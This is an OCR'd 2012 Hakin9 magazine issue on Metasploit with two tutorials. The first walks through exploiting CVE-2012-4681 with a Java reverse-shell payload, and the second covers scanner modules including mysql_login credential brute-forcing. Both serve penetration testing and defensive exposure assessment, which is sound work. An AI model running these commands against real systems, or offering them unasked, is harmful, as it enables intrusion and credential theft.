Hakin9

Exploiting Software

Vol.2 No.9
Issue 09/2012(13) ISSN: 1733-7186

70+ pages

METASPLOIT IN A NUTSHELL

METASPLOIT AND NESSUS

HOW TO EXPLORE THE IPV6 ATTACK SURFACE WITH METASPLOIT

METASPLOIT AUXILIARY MODULES

HOW TO USE METASPLOIT FOR SECURITY DEFENSE

PLUS

HOW TO USE THE MAC OS X HACKERS TOOLBOX

WHEN YOU THINK OF AN OPERATING SYSTEM TO RUN PEN TESTING TOOLS ON, YOU PROBABLY THINK OF LINUX AND MORE SPECIFICALLY BACKTRACK LINUX

|w| http://www.sysmoth.com
|e| info@sysmoth.com
|p| +92 333 2319192

sysmoth

Cloud & Virtualization | Server Administration | Security & Compliance

Cloud & Virtualization

- Cloud & Virtualization Consultancy
- Building Virtualized Infrastructure
- Infrastructure on Public Cloud
- Building Private Cloud
- Cloud Management Setups
- Big Data Setups
- Infrastructure Management and Support

Server Administration

- Server Setups
- Control Panels Setups
- Server/Network Monitoring Setups
- Site Migration
- Server Optimization
- Email Setups
- Version Control Setups
- Server Automation
- Server Management & Support
- Load Balancing, FailOver and
- Geo Distribution Solutions
- Storage Solutions
- Special Purpose Appliance Building

Security & Compliance

- Server & Network Security Setups
- Security Testing, Audit and Compliance
- Incident Response
- Managed Security Service

MOVE TOMORROW'S BUSINESS TO THE CLOUD TODAY

YOUR TRUSTED ADVISOR ON CLOUD COMPUTING

MULTI-VENDOR
ANY DEVICE
HYBRID CLOUD

Exploiting Software team

Editor in Chief: Ewa Dudzic
ewa.dudzic@hakin9.org

Managing Editor: Krzysztof Samborski
krzysztof.samborski@hakin9.org
Estera Godlewska
estera.godlewska@hakin9.org

Editorial Advisory Board: *Gaereth Watters, John Webb, Hammad Arshed, Visva Prakash*

Proofreaders: Kunal Narsinghani, Jeff Smith, Dan Dieterle

Special thanks to our Beta testers and Proofreaders who helped us with this issue. Our magazine would not exist without your assistance and expertise.

Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@hakin9.org

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org
DTP: Ireneusz Pogroszewski

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@hakin9.org

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

DISCLAIMER!

The techniques described in our magazine may be used in private, local networks only. The editors hold no responsibility for the misuse of the techniques presented or any data loss.

Dear Readers,

Metasploit is used to supply its users with information concerning security vulnerabilities. It is also helpful while you conduct penetration testing. Metasploit Framework, which is the main tool used within Metasploit Project, serves to develop and execute an exploit code against its target.

This issue is concerned solely with Metasploit. We decided to address the topic in response to the rampaging interest in Metasploit that we observed among our readers.

While reading this publication you will surely notice that it was divided into four sections, each addressing different issue – Defense Pattern, Hakin9 Extra, Network Scanning and Exploring Database. Section number one describes Metasploit in the papers of Justin C. Klein Keane, Abhinav Singh and Mike Sheward. Second section includes the article by Phillip Wylie, whose publication is concerned with The Mac OS X Hackers Toolbox. The Network Scanning section comprises the articles of Michael Boman. Last but not least, the Exploring Database section includes an article by George Karpouzas.

We hope that all the articles found in our magazine are not only informative but also helpful and interesting.

Regards,

Krzysztof Samborski
Estera Godlewska
and Hakin9 Team

CONTENTS

How to Use Metasploit

for Security Defense

If you've ever taken any training about penetration testing, or read almost any book or online article about the trade, you've heard of Metasploit. Years ago, before penetration testing was a recognized professional field, exploiting a vulnerability was often an extremely onerous task.

Identifying a vulnerability might be as easy as fingerprinting a system then searching public mailing lists, but finding exploit code was often difficult. In many cases, researchers would release "proof of concept" exploit code that demonstrated a vulnerability, but did little more than launch the calc.exe program or other harmless activity. Furthermore, exploit code was often unreliable and required specific environments to build and compile. Thus, a vulnerability tester had to fingerprint systems, hunt across the internet and mailing lists for exploit code, create systems upon which to build and compile the code, then execute the code against target systems, and, with fingers crossed and baited breath, hope that the exploit worked.

The situation was frustrating, and untenable for a professional class of penetration testers who wanted reliable, easy to access, exploit code to use professionally. Thus, Metasploit was born, as a framework to support standardized, tested exploit code. With Metasploit, exploit code could be packaged into "modules" in order to ensure they would work with the framework. Users of Metasploit only needed to ensure that Metasploit itself would run on a system, and exploits could be crafted for Metasploit, rather than having to rely on a testing lab full of machines of various architectures running several different operating systems in order to compile exploit code successfully. With Metasploit, testers could turn to a trusted tool and have confidence that modules included in the framework would work as advertised.

Metasploit for Defense

Metasploit has long since become the industry standard for offensive security and penetration testing. It is robust, flexible, and reliable, all of which make it a favorite among practitioners. Using Metasploit for defensive tasks may seem a little counter intuitive. Why would a network security engineer, say, be interested in an attack tool? There are many good answers to these queries. In this article I'll propose rather timely example. Recently, Oracle's Java implementation was demonstrated to have a vulnerability that allowed anyone using a web browser to be compromised, remotely, simply by viewing a web page (CVE-2012-4681). This vulnerability allowed a maliciously crafted Java applet to compromise the Java Virtual Machine (JVM) on client machines, and execute arbitrary code as the currently logged on user. This was extremely damaging, because at the time the vulnerability became public, there was no supported fix from Oracle (the flaw was a 0-day, that is a vulnerability for which no fix exists). This meant that any attacker leveraging the exploit could take over a victim machine and there was little defenders could do. In short order a Metasploit module was released.

As expected, there was much wailing and gnashing of teeth amongst network security defense professionals. When new vulnerabilities become public the first thing organizations usually want to measure is their own level of exposure. Without specific detail it is difficult to justify expense to

remediate a problem. For instance, with the Java vulnerability, would it be worth the effort to craft intrusion detection alerts so that security staff were notified whenever a Java malicious applet was accessed, and if so how would one determine how to write such a rule. Similarly an organization might want to decide if they needed to turn off Java in all web browsers, and how that effort would measure against the potential risk.

Knowing the level of exposure and being able to concretely address concerns from management about a particular risk is an extremely difficult task for most defenders. Tools like Metasploit allow defenders to test exploits against their current system builds and answer these questions. By using a tool that allows defenders to actively gauge the effectiveness of countermeasures, the likelihood of exploit success, and the impact of such an exploit can help organizations craft measured, effective responses to vulnerability announcements like CVE-2012-4681.

Getting Started with Metasploit

Metasploit is a rather large and complex software program. It contains a number of tools and can be extremely intimidating for a beginner. It is not a tool that is inviting to the casual user in order to develop familiarity. Rather, operators must understand Metasploit, its proper use, capabilities, and limitations, in order to get maximum value from the framework.

Getting started with Metasploit begins with downloading the latest version of the framework from Metasploit.com. There are two versions available, a free and a commercial version. Metasploit was completely free and open source until it was acquired by Rapid7, which then began offering a commercial version of the tool with extended capabilities and support. The free version remains the flagship, however, so there is no need to fear that using the free version will somehow hamper testing capabilities. The commercial version includes extra features for enterprises, so if you plan to use Metasploit on any sort of regular basis it is worth investigating.

Architecture

Metasploit is a complete framework, programmed in Ruby. Don't' worry if you don't know how to program, or how to code in Ruby, the framework takes care of most of the common tasks most testers would be interested in.

Metasploit includes a number of additional tools in addition to the framework itself. You'll notice if you look in the install directory that there are complete versions of Java, Ruby, and PostgreSQL as well as Metasploit. These technologies support the framework and the various tools that come with Metasploit. Most of this should occur behind the scenes.

Installation

The Metasploit download is fairly straightforward. You can install Metasploit on Windows or Linux, or even use it in a pre-configured environment such as on the BackTrack Linux distribution. For the purposes of this article we'll explore installation of Metasploit on a Windows XP system as a sort of lowest common denominator. However, using the tools in Metasploit that require integration with separate technologies (such as Java or PostgreSQL) may be easier with a preconfigured distribution.

To get started point a browser at the Metasploit website (*http://www.metasploit.com*), navigate to the download section, and choose the version of Metasploit that fits your operating system (Figure 1).

Once the download is complete be aware that you may get a number of warnings about Metasploit from your browser, operating system, and/or anti-virus software. Metasploit contains exploit code, by definition it is hostile, so your machine is right to identify this code as malicious. If you don't get any warnings that is likely an indication that your computer's defenses may need a little attention (Figure 2).

Open the downloaded installer and run it on your machine. You may need to add an exception to your




Figure 1. *The Metasploit download site*




Figure 2. *Installation warning of exploits*

anti-virus software to exclude the Metasploit installation directory (C:\metasploit) in order for the install to complete. Similarly, you may get warnings that your machines firewall could interfere with the operation of Metasploit. This is mainly due to the fact that many Metasploit payloads require that targets be able to connect back to your machine. Careful manipulation of your firewall to allow these ports is a wiser approach than disabling the firewall entirely, but be aware that this could cause issues. Once you have stepped through any warnings begin the installer. Installation will require you to accept the license agreement, decide on an installation directory, choose an SSL port on which to serve Metasploit, decide on a name for the server and the server's certificate validation timespan. In most cases the default options for the installation are sufficient (Figure 3).

Up and Running

There are several common ways to interact with the framework, all included in the install. The first is the console, which you can find under Start -> Metasploit -> Metasploit Console. This is the command line tool that you use to interact with the framework. The other two common ways to connect are Armitage, which is a Java based GUI tool for using Metasploit, MSFGUI, and the Web UI. I have found that the console is by far the most direct, efficient, and reliable way to interact with Metasploit. In fact, some exploits that seem to work perfectly in the console have not functioned properly when started from the Web UI (such as the Java CVE-2012-4681 exploit) (Figure 4).

Once installed, Metasploit can be utilized in a number of ways. The most direct way to interact with Metasploit is via the command line, using the msfconsole. The console can be intimidating for novice users, but it exposes all of the power and capabilities of the Metasploit framework, so it is worth exploring in order to develop proficiency.

Getting Started

Getting started with the Metasploit Console can be somewhat perplexing. There is no easy way to navigate other than by using text based commands and some commands are extremely clunky (for instance, some commands might produce a large volume of output that will flash by the screen, but the scroll history of the Console won't let you scroll up and actually see all the output). Despite these shortcomings, the full power and flexibility of Metsaploit is available from the Console, so developing proficiency is time well spent. It is worth being aware that this may take some investment, however, to avoid initial frustration and fatigue with the tool.

Before you get started with the Console it is important to make sure that you update Metasploit so that you're using the latest version of the framework




Figure 3. *Metasploit installing*




Figure 4. *The Metasploit console*




Figure 5. *Metasploit update downloads new modules*

with the newest exploits. The installer downloaded from the website may not include recently released exploit modules. The update program can be found under Start -> Metasploit -> Framework -> Framework Update. This will open a console window and check for the newest version of the software (Figure 5).

Once you're sure your version of the framework is up to date you can get started with the Console. The first command that you should learn in the Console is the 'help' command. This will list out all of the commands that you can use in the console. There are quite a number of commands. To get more information about a command you can type 'help' followed by the command you're interested in (such as 'help banner') (Figure 6).

To find exploits you'll need to utilize the 'search' command. To list all the exploit modules in Metasploit you can simply type 'show', but as mentioned before, this is of little use since the Console will display far too many modules for the interface to actually display. Instead, try using the 'search' command and searching for Java vulnerabilities by typing 'search java'. You'll notice that even just searching for this one phrase lists quite a number of results.

When searching for Java modules one also quickly notices that there are different types of modules listed – auxiliary, exploit, and payload. We'll be interested in the exploit modules in order to craft a malicious Java applet, and the payload modules to craft our malware payload that will execute whenever a vulnerable machine accesses the applet. To search for exploits specific to the vulnerability we want to test type 'search cve:2012-4681'. Alternatively you can use the Metasploit website to search for exploits and find useful descriptions, including usage documentation at *http://www.metasploit.com/modules* (Figure 7).




Figure 6. *Metasploit Console help command*

Crafting the Exploit

To begin building our exploit we'll have to tell Metasploit which module to use. To do this simply type 'use' followed by the name of the exploit (remember, you can type 'help use' to get an example of how to execute the 'use' command). In this case we'll type in 'use exploit/multi/browser/java_jre17_exec' in order to start using the exploit. You'll notice that the Console prompt changes so that you know which exploit you're using (Figure 8).

Now that we're using the desired exploit we have to provide instructions for Metasploit to craft our malicious payload. So far Metasploit knows we want to use the Java 1.7 vulnerability to craft an exploit, but once Metasploit takes advantage of the vulnerability it needs to understand what instructions we want to execute on the victim computer. For this example, we will create a payload that spawns a reverse shell. A reverse shell is a command prompt that we can access locally, but which actually executes commands on the target system. We can choose a number of payloads that we can explore using the 'show payloads' command.

To select the payload type in 'set PAYLOAD java/shell/reverse_tcp' and hit enter. This will set up a payload in the applet that will execute and "shovel" a shell over TCP back to our machine. In order for the payload to work we need to tell Metasploit the IP address of the machine to connect back to. To do this type in 'set LHOST [ip_address]' where [ip_address] is the IP of your machine. Once this information is entered we're ready to begin. Simply type in 'exploit' to start the exploit (which spawns a web server listening at a specific URL detailed




Figure 7. *Using the Metasploit Console search command*




Figure 8. *Metasploit Console prompt changes to show the exploit*

in the Console output that will deliver our payload when accessed) (Figure 9).

Testing the Exploit

Setting up a test machine may be a little tricky. You'll have to ensure that Java is installed on the machine, but you need an older, vulnerable version. Older versions of Java are available from Oracle, for testing purposes. You can find older versions at *http://www.oracle.com/technetwork/java/archive-139210.html* or generally looking for Java Downloads and then following the link to Previous Releases. Using Java 1.7.0_6 should be sufficient. To determine the version of Java you have installed type 'java -version' at the command line.

In your test machine, pull up a web browser and type in the address of the Metasploit server. This is a somewhat contrived way to access the malicious applet. In the wild, applets such as this are generally included in hidden iframe tags that are inserted into otherwise innocuous web pages. The exploit can be further hidden by obfuscating the reference using JavaScript and functions that encode and decode data so that anyone observing the HTML source code of an infected web page would see nothing but gibberish code that web browsers can easily decode and execute but which is more difficult for human eyes to parse (Figure 10).

Calling the URL from your test machine should only result in a blank screen (or in this case a warning that the Java plugin is out of date, which, kudos to Oracle, should nag most users into updating). The only indication that the exploit has been successful will appear in the Metasploit Console (Figure 11).

Once you see the indication that the stage has been sent you can check to see if a session is available. To do this, in the Console, hit enter to get back to a prompt. Next, type in 'sessions' to see the active sessions that are available. You should see an indication that the reverse shell is up and listening.




Figure 9. *Metasploit exploit started*




Figure 10. *Vulnerable machine being exploited via malicious Java applet*




Figure 11. *Metasploit console shows the target has been exploited*




Figure 12. *Metasploit shows the actively exploited machines as sessions*

Note the 'Id' of the session, as you need this information to connect to the session (Figure 12).

Once a session is established we can interact with the session by typing in 'sessions -i [id]' where [id] is the id number noted previously. There are a number of session commands that you can explore using the 'help sessions' command. As soon as you enter interactive mode you'll notice the command prompt will change to the familiar MS-DOS prompt and you can type commands as though you were logged into the target computer (Figure 13).

Production Use

Establishing a proof of concept is useful in confirming that your Metasploit exploit will actually work. Putting it into practice in the wild is the next step. You'll want to have Metasploit installed on a machine that is accessible in your environment, and then start up the exploit so it is serving from the server. Next, placing a reference to the Metasploit applet in an iFrame on an intranet site or other page that you know users in your environment will access will allow you to test infection rates. Checking the console periodically will allow you to see IP addresses of users who are vulnerable to the exploit.

A better plan is to simply observe what configurations fall victim to the Metasploit exploit and what configurations do not, then adjust your production systems to protect them. Many antivirus products will detect the Metasploit payload and stop it, which is reassuring in that you can be confident that your AV solution will detect Metasploit attacks. A better solution is a configuration that denies Java from actually attempting to execute the malicious applet. For instance, white listing sites upon which Java can execute can greatly limit scope.





Figure 13. *Using Metasploit to type commands on the exploited target*

Conclusions

The ability to test exploits against systems in your environment is a tremendous advantage. Using Metasploit you can easily, and extremely accurately gauge your exposure to compromise. The Java 1.7 vulnerability (CVE-2012-4681) is just one example. Metasploit includes hundreds of modules, including some that will test misconfiguration in addition to vulnerabilities. There are modules that will perform brute force attacks to do things like test the strength of passwords on your SQL servers in addition to target enumeration modules that will perform ping sweeps, find hosts on your network vulnerable to idle scanning, and more.

Hopefully this brief tutorial has convinced you that Metasploit has value to system defenders as well as penetration testers. Simulating an attack is a great way to expose vulnerabilities in your networks, but it's also a good way to test defensive countermeasures. Using a tool like Metasploit, defenders can test the value of defenses and deploy them with confidence. It will also allow defenders to speak about the likelihood of specific types of attacks penetrating defenses and compromising systems. Additionally, using Metasploit, defenders can "footprint" attacks and identify patterns that result from various classes of attacks, and tune not only their prevention countermeasures, but also their detection measures (could your network spot a reverse shell spawning from one of the internal workstations?). For all of these reasons Metasploit should definitely be a part of any internal security team's toolkit.

JUSTIN C. KLEIN KEANE



Justin C. Klein Keane is an information security specialist working at the University of Pennsylvania. Mr. Klein Keane holds a Masters degree in Computers and Information Technology and is an accomplished security researcher. Mr. Klein Keane prefers to work with open source technologies and has made numerous contributions to the open source community in the form of vulnerability reports, most notably for the open source content management system Drupal. Mr. Klein Keane's performs penetration testing and proof of concept exploitation frequently and regularly uses Metasploit to accurately model organizational risk in the face of emerging threats. Mr. Klein Keane writes irregularly for his website www.MadIrish.net.

How to Work with

Metasploit Auxiliary Modules

The Metasploit framework is based on a modular architecture. This means that all the exploits, payloads, encoders etc. are present in the form of modules. The biggest advantage of a modular architecture is that it is easier to extend the functionality of the framework based on requirement.

Any programmer can develop his own module and port it easily into the framework. Even though modules are not very much talked about while working with metasploit, but they form the crux of the framework so it is essential to have a deep understanding of it.

In this tutorial we will particularly focus on */framework3/modules* directory which contains a complete list of useful modules which can ease up our task of penetration testing. Later in the chapter we will also analyse some of the existing modules and finally conclude the discussion by learning how to develop our own modules for metasploit. So let us start our experiments with modules.

Working with Scanner Modules

Let us begin our experimentation with scanner modules. We will start with scanning modules which ships with the framework. Even though nmap is a powerful scanning tool but still there can be situations where we have to perform a specific type of scan like scanning for presence of mysql database etc.

Metasploit provides us a complete list of such useful scanners. Let us move ahead and practically implement some of them. To find the list of available scanners we can browse to */framework3/modules/auxiliary/scanner.*

You can find a collection of more than 35 useful scan modules which can be used under various penetration testing scenarios. Let us start with a basic HTTP scanner. You will see that there are lots of different HTTP scan options available. We will discuss few of them here.

Consider the `dir_scanner script`. This will scan a single host or a complete range of network to look for interesting directory listings that can be further explored to gather information.

To start using an auxiliary module, we will have to perform following steps in our msfconsole:

```
msf > use auxiliary/scanner/http/dir_scanner
msf auxiliary(dir_scanner) > show options
```

Module options:

The show options command will list all the available optional parameters that you can pass along with the scanner module. The most important one is the RHOSTS parameter which will help us in targeting either a single user or a range of hosts.

Let us discuss a specific scanner module involving some extra inputs. The `mysql_login` scanner module is a brute force module which scans for the availability of Mysql server on the target and tries to login to the database by brute force attacking it.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options
```

Module options (`auxiliary/scanner/mysql/mysql_login`): Listing 1.

AS you can see there are lots of different parameters that we can pass to this module. The better we leverage the powers of a module, the greater are our chances of successful penetration testing. We can provide a complete list of username and password which the module can use and try on the target machine. Let us provide this information to the module.

```
msf auxiliary(mysql_login) > set USER_FILE  /users.txt
USER_FILE => /users.txt
msf auxiliary(mysql_login) > set PASS_FILE /pass.txt
PASS_FILE => /pass.txt
```

Now we are ready to brute force. The last step will be selecting the target and provide the run command to execute the module (Listing 2).

The output shows that the module starts the process by first looking for the presence of mysql server on the target. Once it has figured out, it starts trying for the combinations of usernames and password provided to it through external text file. This is also one of the most widely used modular operations of metasploit in current scenario. A lot of automated brute force modules have been developed to break weak passwords.

Working With Admin Auxiliary modules

Moving ahead with our module experiment, we will learn about some admin modules which can be really handy during penetration testing. The admin modules can serve different purposes like it can look for an admin panel, or it can try for admin login etc. It depends upon the functionality of the module. Here we will look at a simple admin auxiliary module called `mysql_enum` module.

The `mysql_enum` module is a special utility module for mysql database servers. This module provides simple enumeration of mysql databse server provided proper credentials are provided to connect remotely. Let us understand it in detail by using the module. We will start with launching the msfconsole and providing the path for auxiliary module.

```
msf > use auxiliary/admin/mysql/mysql_enum
msf  auxiliary(mysql_enum) > show options
```

Module options (`auxiliary/admin/mysql/mysql_enum`):

Listing 1. *Module options*

```
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
BLANK_PASSWORDS    true             yes       Try blank pas..
BRUTEFORCE_SPEED    5               yes       How fast to..
PASSWORD                            no        A specific password
PASS_FILE                           no        File containing..
RHOSTS                              yes       The target address.
RPORT              3306             yes       The target port..
STOP_ON_SUCCESS    false            yes       Stop guessing…
THREADS            1                yes       The number of..
USERNAME                            no        A specific user..
USERPASS_FILE                       no        File containing..
USER_FILE                           no        File containing..
VERBOSE            true             yes       Whether to print..
```

Listing 2. *Running a command to execute the module*

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.56.101
RHOSTS => 192.168.56.101
